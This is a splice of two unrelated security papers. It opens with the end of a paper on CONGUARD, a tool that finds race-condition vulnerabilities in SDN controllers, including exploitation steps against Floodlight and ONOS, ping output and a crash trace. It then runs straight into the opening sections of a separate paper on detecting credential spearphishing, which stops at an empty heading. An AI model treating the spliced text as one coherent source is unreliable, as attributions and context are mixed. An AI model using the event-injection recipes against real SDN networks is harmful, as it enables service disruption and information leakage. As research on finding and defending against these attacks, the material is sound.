Sniffing Physical IP Address of Service Replica. In order to exploit the harmful race condition remotely, we set up an experiment as shown in Figure 4 in Mininet [7]. To launch the attack, we periodically injected `OFP_PACKET_IN` and `SWITCH_LEAVE` events. In particular, we updated the source IP address of a host and sent out ICMP echo requests (with the destination IP address of the public service 10.10.10.10) into the network to trigger the `OFP_PACKET_IN` messages. We also reset the TCP session between switch 2 and the Floodlight controller to generate `SWITCH_LEAVE`. As long as observing an ICMP echo reply whose source IP address is the physical replica (10.0.0.4), we consider the exploitation succeeds. Consequently, we successfully sniffed the physical IP address of the service replica after injecting tens of `SWITCH_LEAVE` events, as shown in Figure 11 below.

```
root@mininet-vm:~# ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.0.0.4: icmp_seq=2 ttl=64 time=9.45 ms
64 bytes from 10.0.0.4: icmp_seq=3 ttl=64 time=7.33 ms
64 bytes from 10.0.0.4: icmp_seq=4 ttl=64 time=7.29 ms
64 bytes from 10.0.0.4: icmp_seq=5 ttl=64 time=7.45 ms
64 bytes from 10.0.0.4: icmp_seq=6 ttl=64 time=6.28 ms
64 bytes from 10.0.0.4: icmp_seq=7 ttl=64 time=6.57 ms
64 bytes from 10.0.0.4: icmp_seq=8 ttl=64 time=6.95 ms
64 bytes from 10.0.0.4: icmp_seq=9 ttl=64 time=6.23 ms
64 bytes from 10.0.0.4: icmp_seq=10 ttl=64 time=7.94 ms
64 bytes from 10.0.0.4: icmp_seq=11 ttl=64 time=6.91 ms
64 bytes from 10.0.0.4: icmp_seq=12 ttl=64 time=6.04 ms
64 bytes from 10.0.0.4: icmp_seq=13 ttl=64 time=7.16 ms
^C
--- 10.10.10.10 ping statistics ---
13 packets transmitted, 12 received, 7% packet loss, time 12026ms
rtt min/avg/max/mdev = 6.044/7.137/9.458/0.888 ms
root@mininet-vm:~#
```

Figure 11: Privacy leakage in Floodlight LoadBalancer.

Disrupting Packet Processing Service. We set up an attack experiment in Mininet (with 500ms delay link between the DHCP server and its connected switch), where we injected ordered attack event sequences, i.e., <`OFP_PACKET_IN`, `HOST_LEAVE`>. In detail, we controlled a host to send out a DHCP request (to generate `OFP_PACKET_IN`) and turn off the network interface (to inject a `HOST_LEAVE` event) immediately after the transmission of the DHCP request. As a result, the harmful race condition is triggered by injecting an attack event sequence, which actually disrupts the packet processing service (as shown in Figure 12) to dispatch the incoming packets to `OFP_PACKET_IN` event handlers of SDN controller/applications. The exploitation possibility of such harmful race condition is comparatively high for a remote attacker since its vulnerable window is subject to round-trip delay between the ONOS controller and the DHCP server. In this case, a tactical attacker can even pick up a network congestion timing to increase the success ratio of the exploitation.

```
WARN  | ew I/O worker #2 | PacketManager   | 76 - org.onosproject.onos-core-net - 1.7.2.SNAPSHOT | Packet
processor org.onosproject.dhcprelay.DhcpRelay$DhcpRelayPacketProcessor
@6018f73a threw an exceptionjava.lang.NullPointerException
at org.onosproject.dhcprelay.DhcpRelay$DhcpRelayPacketProcessor.sendReply(DhcpRelay.java:391)
[172:org.onosproject.onos-app-dhcprelay:1.7.2.SNAPSHOT]
at org.onosproject.dhcprelay.DhcpRelay$DhcpRelayPacketProcessor.processDhcpPacket(DhcpRelay.java:333)
[172:org.onosproject.onos-app-dhcprelay:1.7.2.SNAPSHOT]
```

Figure 12: Service disruption in ONOS DHCPRelay.

7 Defense Schemes

In this section, we discuss some possible defense techniques that developers or network administrators can use to mitigate this type of attacks.

Safety Check. To defend against the attack, one way is to remove those harmful race conditions once detected. The root cause of harmful race conditions is the concurrency violations inside the SDN controller/applications that may render inconsistency during state transition. For example, a concurrent `SWITCH_LEAVE` event modifying the state of a switch may incur some logic flaw in the handler of `SWITCH_JOIN` event for the switch. In this paper, we mitigate the exploitation of harmful race conditions by adding extra state checks in the SDN controller/applications to ensure the state is unchanged at the referenced location. By adding such safety checks, we have assisted the developers of SDN controllers to patch 12 harmful race conditions. Our future work will investigate how to automate this procedure.

Deterministic Execution Runtime. Another defense solution is to guarantee the deterministic execution of state operations in the SDN control plane at runtime. However, such a solution is difficult to correctly implement due to the undecidable order of two race operations. Even though we successfully resolve the orders between race operations, it inevitably undermines the parallelism of event processing, which further affects the overall performance of SDN controllers for a large-scale network environment. Designing a deterministic execution runtime system to mitigate concurrency errors in the SDN control plane with minor performance overhead is a meaningful future research direction.

Sanitizing External Events. One important factor of successful exploitation of harmful race conditions lies in that an attacker can intentionally inject various control plane messages (e.g., `HOST_LEAVE`, `SWITCH_LEAVE`) to modify the internal state inside the SDN control plane. In this sense, adopting an anomaly detection system to sanitize suspicious state update events could impede the exploitation of harmful race conditions. For example, an anomaly detection system may block some host to join SDN networks if its connection status is flipping frequently in a short time. Designing such anomaly detection with low false positives/negatives is worth future investigation.

8 Limitations and Discussion

Testing Coverage. As a common drawback of dynamic analysis techniques [10], the race detection part of CONGUARD cannot cover all execution paths. Thus, CONGUARD may not cover all harmful race conditions due to its dynamic nature. Instead, it focuses on locating the vulnerabilities more accurately given an execution trace. Also, our SDN-specific input generator is designed to cover essential and remote-attacker-accessible SDN events as much as possible to pinpoint concurrency vulnerabilities in the SDN control plane. To increase the code coverage, in our future work, we plan to complement CONGUARD with other coverage-based techniques such as symbolic execution [47, 42].

Supporting More Controllers and Other Event-driven Systems. The current implementations of CONGUARD are targeting Java-based mainstream SDN controllers such as Floodlight, ONOS and Opendaylight, which are widely adopted in both academia and industry. In fact, our technical principles and approaches are generic because the design of CONGUARD is based on the abstracted semantics of the SDN control plane. In that sense, we can easily port CONGUARD to other SDN controllers. We consider this work as a starting point for the security research on the concurrency issues inside the SDN control plane. In the future, we plan to extend our platform to other SDN controllers.

In addition to the SDN control plane and its applications, we note that harmful race conditions may occur in other multi-threaded event-driven systems, such as Web and Android applications. At high level, our approach is generic to those systems because our basic principle is to locate harmful race conditions from commutative races. In order to adapt our approach to other systems, one needs to feed CONGUARD with precise domain-specific models (like happens-before rules discussed in Section 4.1.1) and proper design of *Active Scheduling*.

Misuses of SDN Control Plane Northbound Interfaces (NBIs). An application may provide service functions to other applications for referencing its managed state (e.g., Switch Manager application provides switch state by the service function *getSwitch()*). If the state variable is subject to race state operations, an SDN application may misuse service functions (which are also known as NBIs) to reference network state variables from other applications. In this work, we have studied the concurrency violations introduced by specific misuses of those NBIs. However, verification and sanitization of more generalized uses of SDN control plane NBIs are still challenging issues. We plan to study these problems in future work.

9 Related Work

TOCTTOU vulnerabilities and attacks. One infamous category of concurrency vulnerabilities is TOCTTOU (Time of Check to Time of Use) vulnerabilities widely identified in file systems, which allow attackers to violate access control checks due to non-atomicity between the check and the use on the system resources [46, 14, 12]. In this paper, we study harmful race conditions in SDN networks, i.e., harmful race conditions upon shared network state variables triggered by external network events. In contrast to TOCTTOU vulnerabilities, a harmful race condition detected in this paper is a more general type of concurrency errors which does not necessarily include a check operation upon race state variables.

Race Detectors. To date, researchers have developed numerous race detectors for general thread-based programs [39, 19, 22] and domain-specific programs in web and Android [21, 31, 36, 33]. However, these existing detectors do not work well for harmful race conditions discussed in this paper because (1) harmful race condition vulnerabilities are not necessary data races as discussed earlier (in many cases they are not), (2) these detectors lack SDN concurrency semantics.

In the SDN domain, SDNRacer [32, 18] proposes to detect concurrency violations in the *data plane* of SDN networks while treating the SDN control plane as a blackbox. SDNRacer utilizes happens-before relations to model SDN data plane and commutative specification to locate data plane commutative violations. Attendre [45] extends OpenFlow protocol to mitigate three kinds of data plane race conditions to facilitate packet forwarding and model checking. However, SDNRacer and Attendre are exclusively effective in the SDN data plane and fail to solve concurrency flaws in the SDN control plane, which has different semantics. In this sense, our work is complementary to those work in effectively locating unknown concurrency flaws in the SDN control plane.

Active Testing Techniques. Our active scheduling technique is inspired by the schools of active testing techniques for software testing [41, 23], which actively control thread schedules to expose certain concurrency bugs such as data races and deadlocks. Differently, our technique is specialized for the SDN controllers.

Verification and Debugging Research in SDN. Anteater [30] presents a static analysis approach to debug SDN data plane by translating network invariant verification to the boolean satisfiability problem. NICE [15] complements model checking with symbolic execution to locate operation bugs inside SDN controller applications. Vericon [11] develops a system to verify if an SDN program is correct to user-specified admissible network topologies and desired network-wide invariants. OFRewind [40] proposes to reproduce SDN operation errors by utilizing record-and-replay technique. SOFT [27] complements symbolic execution with cross checking to test interoperability of SDN switches. STS [50] leverages delta debugging algorithm to derive minimal causal sequence for SDN controller operation bugs, which can facilitate network troubleshooting and root-cause analysis. Veriflow [26] proposes a shim layer between the SDN controller and switches to check network invariants. NetPlumber [25] introduces Header Space Analysis to verify network-wide invariant at real-time. None of the above verification tools are designed to precisely pinpoint concurrency flaws inside SDN control plane, which is the focus of this work.

Security Research in SDN. Recently, there are many studies investigating security issues in SDNs. Ropke and Holz propose that attackers can utilize rootkit techniques to subvert SDN controllers [38]. DELTA [29] presents a fuzzing-based penetration testing framework to find unknown attacks in SDN controllers. TopoGuard [20] pinpoints two new attack vectors against SDN control plane that can poison network visibility and mislead further network operation, as well as proposes mitigation approaches to fortify SDN control plane. In contrast to existing threats, in this paper we study a new threat to the SDN, i.e., harmful race conditions in the SDN control plane.

To fortify SDN networks, AvantGuard [44] and FloodGuard [48] propose schemes to defend against unique Denial-of-Service attacks inside SDN networks. FortNOX [35] and SE-FloodLight [34] propose several security extensions to prevent malicious applications from violating security policies enforced in the data plane. SPHINX [17] presents a novel model representation, called flow-graph, to detect several network attacks against SDN networks. Rosemary [43] and [37] propose sandbox strategies to protect SDN control plane from malicious applications. Although some of those work could isolate some impacts introduced by the harmful race conditions, such as system crash, they are not designed to detect those concurrency flaws as we have illustrated in this paper.

10 Conclusion

In this work, we present a new attack on SDN networks that leverages harmful race conditions in the SDN control plane to crash SDN controllers, disrupt core services, steal privacy information, etc. We develop a dynamic framework including a set of novel techniques for detecting and exploiting harmful race conditions. Our tool CONGUARD has found 15 previously unknown vulnerabilities in three mainstream SDN controllers. We hope this work will pave a foundation for detecting concurrency vulnerabilities in the SDN control plane, and in

general will stimulate more future research to improve SDN security.

Acknowledgements

We want to thank our shepherd William Enck and the anonymous reviewers for their valuable comments. This material is based upon work supported in part by the the National Science Foundation (NSF) under Grant no. 1617985, 1642129, and 1700544, and a Google Faculty Research award. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF and Google.

References

[1] Floodlight Repo. `https://github.com/floodlight/floodlight`.

[2] Java Graph Library. `http://www.h2database.com/html/main.html`.

[3] ONOS Repo. `https://github.com/opennetworkinglab/onos`.

[4] OpenDaylight Repo. `https://nexus.opendaylight.org/content/repositories/opendaylight.snapshot/org/opendaylight/controller/distribution.opendaylight/`.

[5] OpenFlow Specification 1.5. `https://www.opennetworking.org/images/stories/downloads/sdn-resources/onf-specifications/openflow/openflow-switch-v1.5.0.noipr.pdf`.

[6] OpenFlow Specification v1.4.0. `http://www.opennetworking.org/images/stories/downloads/sdn-resources/onf-specifications/openflow/openflow-spec-v1.4.0.pdf`.

[7] Rapid prototyping for software defined networks. `http://mininet.org/`.

[8] Scalable Benchmark for SDN Controllers. `http://sourceforge.net/projects/cbench/`.

[9] ASM. Java Bytecode Analysis Framework. `http://asm.ow2.org/`.

[10] BALL, T. The Concept of Dynamic Analysis. In *FSE'99* (1999).

[11] BALL, T., BJORNER, N., GEMBER, A., ITZHAKY, S., KARBYSHEV, A., SAGIV, M., SCHAPIRA, M., AND VALADARSKY, A. VeriCon: Towards Verifying Controller Programs in Software-defined Networks. In *PLDI'14* (2014).

[12] BORISOV, N., JOHNSON, R., SASTRY, N., AND WAGNER, D. Fixing Races for Fun and Profit: How to abuse atime. In *Usenix Security'05* (2005).

[13] BRAUN, W., AND MENTH, M. Software-Defined Networking Using OpenFlow: Protocols, Applications and Architectural Design Choices. In *Future Internet* (2014).

[14] CAI, X., GUI, Y., AND JOHNSON, R. Exploiting Unix File-System Races via Algorithmic Complexity Attacks. In *S&P'09* (2009).

[15] CANINI, M., VENZANO, D., PERESINI, P., KOSTIC, D., AND REXFORD, J. A NICE Way to Test OpenFlow Applications. In *NSDI'12* (2012).

[16] CASADO, M., FOSTER, N., AND GUHA, A. Abstractions for software-defined networks. *Commun. ACM 57*, 10 (Sept. 2014), 86–95.

[17] DHAWAN, M., PODDAR, R., MAHAJAN, K., AND MANN, V. SPHINX: Detecting security attacks in software-defined networks. In *NDSS'15* (2015).

[18] EI-HASSANY, A., MISEREZ, J., BIELIK, P., VANBEVER, L., AND VECHEV, M. SDNRacer: Concurrency Analysis for Softeware-Defined Networks. In *PLDI'16* (2016).

[19] FLANAGAN, C., AND FREUND, S. FastTrack: Efficient and Precise Dyanmic Race Detection. In *PLDI'09* (2009).

[20] HONG, S., XU, L., WANG, H., AND GU, G. Poisoning Network Visibility in Software-Defined Networks: New Attacks and Countermeasures. In *NDSS'15* (2015).

[21] HSIAO, C., YU, J., NARAYANASAMY, S., AND KONG, Z. Race Detection for Event-Driven Mobile Applications. In *PLDI'14* (2014).

[22] HUANG, J., MEREDITH, P., AND ROSU, G. Maximal Sound Predictive Race Detection with Control Flow Abstract. In *PLDI'14* (2014).

[23] JOSHI, P., PARK, C.-S., SEN, K., AND NAIK, M. A randomized dynamic program analysis technique for detecting real deadlocks. In *PLDI'09* (2009).

[24] KAHLON, V., AND WANG, C. Universal Causality Graphs: A Precise Happens-Before Model for Detecting Bugs in Concurrent Programs. In *CAV'10* (2010).

[25] KAZEMIAN, P., CHANG, M., ZENG, H., WHYTE, S., VARGHESE, G., AND MCKEOWN, N. Real Time Network Policy Checking using Header Space Analysis. In *NSDI'13* (2013).

[26] KHURSHID, A., ZOU, X., ZHOU, W., CAESAR, M., AND GODFREY, P. B. VeriFlow: Verifying Network-Wide Invariants in Real Time. In *NSDI'10* (2013).

[27] KUZNIAR, M., PERESINI, P., CANINI, M., VENZANO, D., AND KOSTIC, D. A SOFT Way for OpenFlow Switch Interoperability Testing. In *CoNEXT'12* (2012).

[28] LAMPORT, L. Time, Clocks, and the Ordering of Events in a Distributed System . In *Communications of the ACM* (1978).

[29] LEE, S., YOON, C., LEE, C., SHIN, S., YEGNESWARAN, V., AND PORRAS, P. DELTA: A Security Assessment Framework for Software-Defined Networks. In *NDSS'17* (2017).

[30] MAI, H., KHURISHID, A., AGARWAL, R., CAESAR, M., GODFREY, P., AND KING, S. Debugging the Data Plane with Anteater. In *SIGCOMM'11* (2011).

[31] MAIYA, P., KANADE, A., AND MAJUMDAR, R. Race Detection for Android Applications. In *PLDI'14* (2014).

[32] MISEREZ, J., BIELIK, P., EL-HASSANY, A., VANBEVER, L., AND VECHEV, M. SDNRacer: Detecting concurrency violations in software-defined networks. In *SOSR'15* (2015).

[33] PETROV, B., VECHEV, M., SRIDHARAN, M., AND DOLBY, J. Race Detection for Web Applications. In *PLDI'12* (2012).

[34] PORRAS, P., CHEUNG, S., FONG, M., SKINNER, K., AND YEGNESWARAN, V. Securing the Software-Defined Network Control Layer. In *NDSS'15* (2015).

[35] PORRAS, P., SHIN, S., YEGNESWARAN, V., FONG, M., TYSON, M., AND GU, G. A Security Enforcement Kernel for OpenFlow Networks. In *HotSDN'12* (2012).

[36] RAYCHEV, V., VECHEV, M., AND SRIDHARAN, M. Effective Race Detection for Event-Driven Programs. In *OOPSLA'13* (2013).

[37] ROPKE, C., AND HOLZ, T. Retaining Control over SDN Network Services. In *NetSys'15* (2015).

[38] RPKE, C., AND HOLZ, T. SDN Rootkits: Subverting Network Operating Systems of Software-Defined Networks. In *RAID'15* (2015).

[39] SAVAGE, S., BURROWS, M., NELSON, G., SOBALVARRO, P., AND ANDERSON, T. Eraser: A dynamic data race detector for multi-threaded programs. *TOCS'97* (1997).

[40] SCOTT, C., WUNDSAM, A., RAGHAVAN, B., PANDA, A., A. OR, J. L., HUANG, E., LIU, Z., EI-HASSANY, A., WHITLOCK, S., ACHARYA, H., ZARIFIS, K., AND SHENKER, S. OFRewind: Enabling Record and Replay Troubleshooting for Networks. In *ATC'11* (2011).

[41] SEN, K. Race Directed Random Testing of Concurrent Programs. In *PLDI'08* (2008).

[42] SEN, K., AND AGHA, G. CUTE and jCUTE: Concolic Unit Testing and Explicit Path Model-checking Tools. In *CAV'06* (2006).

[43] SHIN, S., SONG, Y., LEE, T., LEE, S., CHUNG, J., PORRAS, P., YEGNESWARAN, V., NOH, J., AND KANG, B. Rosemary: A Robust, Secure, and High-Performance Network Operating System. In *CCS'14* (2014).

[44] SHIN, S., YEGNESWARAN, V., PORRAS, P., AND GU, G. AVANT-GUARD: Scalable and Vigilant Switch Flow Management in Software-Defined Networks. In *CCS'13* (2013).

[45] SUN, X., AGARWAL, A., AND NG, T. S. E. Attendre: Mitigating Ill Effects of Race Conditions in Openflow via Queueing Mechanism. In *ANCS '12*.

[46] TSAFRIR, D., HERTZ, T., WAGNER, D., AND SILVA, D. Portably Solving File TOCTTOU Races with Hardness Amplification. In *FAST'08* (2008).

[47] VISSER, W., PĂSĂREANU, C. S., AND KHURSHID, S. Test input generation with java pathfinder. In *ISSTA'04* (2004).

[48] WANG, H., XU, L., AND GU, G. FloodGuard: A DoS Attack Prevention Extension in Software-Defined Networks. In *DSN'15* (2015).

[49] WEAVER, N., SOMMER, R., AND PAXSON, V. Detecting Forged TCP Reset Packets. In *NDSS'09* (2009).

[50] WU, A., D. LEVIN, S. S., AND FELDMANN, A. Troubleshooting Blackbox SDN Control Software with Minimal Causal Sequences. In *SIGCOMM'14* (2014).

[51] YANG, J., CUI, A., STOLFO, S., AND SETHUMADHAVAN, S. Concurrency Attacks. In *USENIX Workshop on Hot Topics in Parallelism '12* (2012).

A Tested SDN Applications

Table 7: Tested SDN Applications

Controller	Application Name	Location
Floodlight	Switch Manager	net.floodlightcontroller.core.internal
	Link Manager	net.floodlightcontroller.linkdiscovery
	Host Manager	net.floodlightcontroller.devicemanager
	Topology Manager	net.floodlightcontroller.topology
	Forwarding	net.floodlightcontroller.forwarding
	LoadBalancer	net.floodlightcontroller.loadbalancer
	Firewall	net.floodlightcontroller.firewall
	DHCP Server	net.floodlightcontroller.dhcpserver
	AccessControlList	net.floodlightcontroller.accesscontrollist
	Static Route Pusher	net.floodlightcontroller.staticflowentry
	Statistics	net.floodlightcontroller.statistics
OpenDaylight	Switch Manager	org.opendaylight.controller.switchmanager
	Statistics Manager	org.opendaylight.controller.statisticsmanager
	Topology Manager	org.opendaylight.controller.topologymanager
	ForwardingRulesManager	org.opendaylight.controller.forwardingrulesmanager
	HostTracker	org.opendaylight.controller.hosttracker
	ArpHandler	org.opendaylight.controller.arphandler
	LoadBalancerService	org.opendaylight.controller.samples.loadbalancer
	SimpleForwardingImpl	org.opendaylight.controller.samples.simpleforwarding
	Static Routing	org.opendaylight.controller.forwarding.staticrouting
ONOS	OpenFlow Controller	org.onosproject.openflow.controller.impl
	Switch Manager	org.onosproject.store.device.impl
	Host Manager	org.onosproject.store.host.impl
	Packet Manager	org.onosproject.store.packet.impl
	Link Manager	org.onosproject.store.link.impl
	ProxyArp	org.onosproject.proxyarp
	ReactiveForwarding	org.onosproject.fwd
	HostMobility	org.onosproject.mobility
	SegmentRouting	org.onosproject.segmentrouting
	ACL	org.onosproject.acl
	DHCP	org.onosproject.dhcp
	DHCPRelay	org.onosproject.dhcprelay
	FaultManagement	org.onosproject.faultmanagement
	FlowAnalyzer	org.onosproject.flowanalyzer

Detecting Credential Spearphishing Attacks in Enterprise Settings

Grant Ho[†] Aashish Sharma[◇] Mobin Javed[†] Vern Paxson[†*] David Wagner[†]

[†]UC Berkeley [◇]Lawrence Berkeley National Laboratory [*]International Computer Science Institute

Abstract

We present a new approach for detecting credential spearphishing attacks in enterprise settings. Our method uses features derived from an analysis of fundamental characteristics of spearphishing attacks, combined with a new non-parametric anomaly scoring technique for ranking alerts. We evaluate our technique on a multi-year dataset of over 370 million emails from a large enterprise with thousands of employees. Our system successfully detects 6 known spearphishing campaigns that succeeded (missing one instance); an additional 9 that failed; plus 2 successful spearphishing attacks that were previously unknown, thus demonstrating the value of our approach. We also establish that our detector's false positive rate is low enough to be practical: on average, a single analyst can investigate an entire month's worth of alerts in under 15 minutes. Comparing our anomaly scoring method against standard anomaly detection techniques, we find that standard techniques using the same features would need to generate at least 9 times as many alerts as our method to detect the same number of attacks.

1 Introduction

Over the past several years, a litany of high-profile breaches has highlighted the growing prevalence and potency of spearphishing attacks. Leveraging these attacks, adversaries have successfully compromised a wide range of government systems (e.g., the US State Department and the White House [1]), prominent companies (e.g., Google and RSA [3]), and recently, political figures and organizations (e.g., John Podesta and the DNC [21]).

Unlike exploits that target technical vulnerabilities in software and protocols, spearphishing is a type of social engineering attack where the attacker sends a targeted, deceptive email that tricks the recipient into performing some kind of dangerous action for the adversary. From an attacker's perspective, spearphishing requires little technical sophistication, does not rely upon any specific vulnerability, eludes technical defenses, and often succeeds. From a defender's perspective, spearphishing is difficult to counter due to email's susceptibility to spoofing and because attackers thoughtfully handcraft their attack emails to appear legitimate. For these reasons, there are currently no generally effective tools for detecting or preventing spearphishing, making it the predominant attack for breaching valuable targets [17].

Spearphishing attacks take several forms. One of the most well-known involves an email that tries to fool the recipient into opening a malicious attachment. However, in our work, which draws upon several years worth of data from the Lawrence Berkeley National Lab (LBNL), a large national lab supported by the US Department of Energy, none of the successful spearphishing attacks involved a malicious attachment. Instead, the predominant form of spearphishing that LBNL encounters is *credential spearphishing*, where a malicious email convinces the recipient to click on a link and then enter their credentials on the resulting webpage. For an attachment-driven spearphish to succeed against a site like LBNL, which aggressively scans emails for malware, maintains frequently updated machines, and has a team of several full-time security staff members, an attacker will often need to resort to an expensive zero-day exploit. In contrast, credential spearphishing has an incredibly low barrier to entry: an attacker only needs to host a website and craft a deceptive email for the attack to succeed. Moreover, with widespread usage of remote desktops, VPN applications, and cloud-based email providers, stolen credentials often provide attackers with rich information and capabilities. Thus, although other forms of spearphishing constitute an important threat, credential spearphishing poses a major and unsolved threat in-and-of itself.

Our work presents a new approach for detecting credential spearphishing attacks in enterprise settings. This domain proves highly challenging due to base-rate issues. For example, our enterprise dataset contains 370 million emails, but fewer than 10 known instances of spearphishing. Consequently, many natural methods fail, because their false positive rates are too high: even a false positive rate as low as 0.1% would lead to 370,000 false alarms. Additionally, with such a small number of known spearphishing instances, standard machine learning approaches seem unlikely to succeed: the training set is too small and the class imbalance too extreme.

To overcome these challenges, we introduce two key contributions. First, we present an analysis of character-

istics that we argue are fundamental to spearphishing attacks; from this analysis, we derive a set of features that target the different stages of a successful spearphishing attack. Second, we introduce a simple, new anomaly detection technique (called *DAS*) that requires no labeled training data and operates in a non-parametric fashion. Our technique allows its user to easily incorporate domain knowledge about their problem space into the anomaly scores DAS assigns to events. As such, in our setting, DAS can achieve an order-of-magnitude better performance than standard anomaly detection techniques that use the same features. Combining these two ideas together, we present the design of a real-time detector for credential spearphishing attacks.

Working with the security team at LBNL, we evaluated our detector on nearly 4 years worth of email data (about 370 million emails), as well as associated HTTP logs. On this large-scale, real-world dataset, our detector generates an average of under 10 alerts per day; and on average, an analyst can process a month's worth of these alerts in 15 minutes. Assessing our detector's true positive accuracy, we find that it not only detects all but one spearphishing attack known to LBNL, but also uncovers 2 *previously undiscovered* spearphishing attacks. Ultimately, our detector's ability to identify both known and novel attacks, and the low volume and burden of alerts it imposes, suggests that our approach provides a practical path towards detecting credential spearphishing attacks.

2 Attack Taxonomy and Security Model

In a spearphishing attack, the adversary sends a targeted email designed to trick the recipient into performing a dangerous action. Whereas regular phishing emails primarily aim to make money by deceiving any arbitrary user [18, 22], spearphishing attacks are *specifically targeted* at users who possess some kind of *privileged access or capability* that the adversary seeks. This selective targeting and motivation delineates spearphishing (our work's focus) from regular phishing attacks.

2.1 Taxonomy for Spearphishing Attacks

Spearphishing spans a wide range of social-engineering attacks. To better understand this complex problem space, we present a taxonomy that characterizes spearphishing attacks across two dimensions. These correspond to the two key stages of a successful attack. Throughout this paper, we refer to the attacker as Mallory and the victim as Alice.

2.1.1 Lure

Spearphishing attacks require Mallory to convince Alice to perform some action described in the email. To accomplish this, Mallory needs to imbue her email with a sense of trust or authority that convinces Alice to execute the action. Attackers typically achieve this by sending the email under the identity of a trusted or authoritative entity and then including some compelling content in the email.

Real User
"Alice Good"
<alice@enterpriseX.com>

Address Spoofer
"Alice"
<alice@enterpriseX.com>

Name Spoofer
"Alice Good"
<alice@evil.com>

Previously Unseen Attacker
"Enterprise X IT Staff"
<director@enterpriseY.com>

Lateral Attacker
"Alice Good"
<alice@enterpriseX.com>

Figure 1: Examples of four different impersonation models for a real user "Alice Good". In the *address spoofer* impersonation model, an attacker might also spoof the username to exactly match the true user's (e.g., by using `Alice Good` instead of just `Alice`). Our work focuses on detecting the latter three threat models, as discussed in Section 2.2: *name spoofer*, *previously unseen attacker*, and *lateral attacker*.

Impersonation Model: Spearphishing involves impersonating the identity of someone else, both to create trust in the recipient and also to to minimize the risk of attribution and punishment. There are several types of impersonation:

1. An *address spoofer* uses the email address of a trusted individual in the `From` field of the attack email. The attacker may spoof the name in the `From` header as well, so that the attacker's `From` header exactly matches the true user's typical `From` header.
   DKIM and DMARC [2] block this impersonation model by allowing domains to sign their sent emails' headers with a cryptographic signature, which receiving servers can verify with a DNS-based verification key. In recent years, these protocols have seen increasingly widespread adoption, with many large email providers, such as Gmail, deploying them in response to the rise of phishing attacks [4].

2. A *name spoofer* spoofs the name in their email's `From` header to exactly match the name of an existing, trusted individual (e.g.,`Alice Good` in `Alice Good <alice@evil.com>`). However, in this impersonation model, the attacker does not forge the email address of their `From` header, relying instead on the recipient to only view the name of the sender, or on the recipient's mail client to show only the name of the sender. By not spoofing the `From` email address, this impersonation model circumvents DKIM/DMARC.
3. A *previously unseen attacker* selects a name and email address to put in the `From` field of the spearphishing email, where neither the name nor the email address actually match a true user's name or email address (though they might be perceived as trustworthy or similar to a real user's identity). For instance, Mallory might choose to spoof the name `LBNL IT Staff` and the email address `<helpdesk@enterpriseY.com>`.
4. A *lateral attacker* sends the spearphishing email from a compromised user's email account.

2.1.2 Exploit Payload

Once Mallory has gained Alice's trust, she then needs to exploit this trust by inducing Alice to perform some dangerous action. Three types of exploitation are commonly seen: (i) attachments or URLs that contain malware, (ii) URLs leading to websites that attempt to trick Alice into revealing her credentials, and (iii) out-of-band actions (e.g., tricking a company's CFO into wiring money to a fake, malicious "corporate partner").

2.2 Security Model

Threat Model: In this work, we specifically focus on an enterprise *credential spearphishing* threat model, where Mallory tries to fool a targeted enterprise's user (Alice) into revealing her credentials. We assume that the adversary can send arbitrary emails to the victim and can convince the recipient to click on URLs embedded in the adversary's email (leading the victim to a credential phishing website). To impersonate a trusted entity, the attacker may set any of the email header fields to arbitrary values.

In other words, we focus on attacks where Mallory's lure includes masquerading as a trusted entity, her payload is a link to a credential phishing page, and she chooses from any of the last three impersonation models. Because organizations can deploy DKIM/DMARC to mitigate address spoofing (and many large email providers have done so), we exclude address spoofing from our work.

Security Goals: First, a detector must produce an extremely low false positive burden, ideally only 10 or so false alarms per day that take at most minutes for an incident response team to process. Second, a detector must detect real spearphishing attacks (true positives). Given that current methods for detecting credential spearphishing often rely on users to report an attack, if our approach can detect even a moderate number of true positives or identify undiscovered attacks, while achieving a low false positive rate, then it already serves as a major improvement to the current state of detection and mitigation.

Data Source	Fields/Information per Entry
SMTP logs	Timestamp `From` (sender, as displayed to recipient) `RCPT TO` (all recipients; from the SMTP dialog)
NIDS logs	URL visited SMTP log id for the earliest email with this URL Earliest time this URL was visited in HTTP traffic # prior HTTP visits to this URL # prior HTTP visits to any URL with this hostname Clicked hostname (fully qualified domain of this URL) Earliest time any URL with this hostname was visited
LDAP logs	Employee's email address Time of current login Time of subsequent login, if any # total logins by this employee # employees who have logged in from current login's city # prior logins by this employee from current login's city

Table 1: Schema for each entry in our data sources. All sensitive information is anonymized before we receive the logs. The NIDS logs contain one entry for each visit to a URL seen in any email. The LDAP logs contain one entry for each login where an employee authenticated from an IP address that he/she has never used in prior (successful) logins.

3 Datasets

Our work draws on the SMTP logs, NIDS logs, and LDAP logs from LBNL; several full-time security staff members maintain these extensive, multi-year logs, as well as a well-documented incident database of successful attacks that we draw upon for our evaluation in Section 6. For privacy reasons, before giving us access to the data, staff members at LBNL anonymized all data using the procedure described in each subsection below. Additionally, our anonymized datasets do not contain the contents of email bodies or webpages. Table 1 shows the relevant information in these datasets and Table 2 summarizes the size and timeframe of our data.

3.1 SMTP Logs

The SMTP logs contain anonymized SMTP headers for all inbound and outbound emails during the Mar 1, 2013 – Jan 14, 2017 time period. These logs contain information about all emails sent to and from the organization's employees (including emails between two employees), a total of 372,530,595 emails. The second row of Table 1 shows the relevant header information we receive for each email in these logs.

The data was anonymized by applying a keyed hash to each sensitive field. Consider a header such as `Alice Good <ali@company.com>`. The 'name' of a header is the human name (`Alice Good` in our example); when no human name is present, we treat the email address as the header's 'name'. The 'address' of a header is the email address: `<ali@company.com>`. Each name and each email address is separately hashed.

3.2 NIDS Logs

LBNL has a distributed network monitor (Bro) that logs all HTTP GET and POST requests that traverse its borders. Each log entry records information about the request, including the full URL.

Additionally, the NIDS remembers all URLs seen in the bodies of inbound and outbound emails at LBNL.[1] Each time any URL embedded in an email gets visited as the destination of an HTTP request, the NIDS will record information about the request, including the URL that was visited and the entry in the SMTP logs for the email that contained the fetched URL. The NIDS remembers URLs for at least one month after an email's arrival; all HTTP visits to a URL are matched to the earliest email that contained the URL.

We received anonymized logs of all HTTP requests, with a keyed hash applied to each separate field. Also, we received anonymized logs that identify each email whose URL was clicked, and anonymized information about the email and the URL, as shown in Table 1.

3.3 LDAP Logs

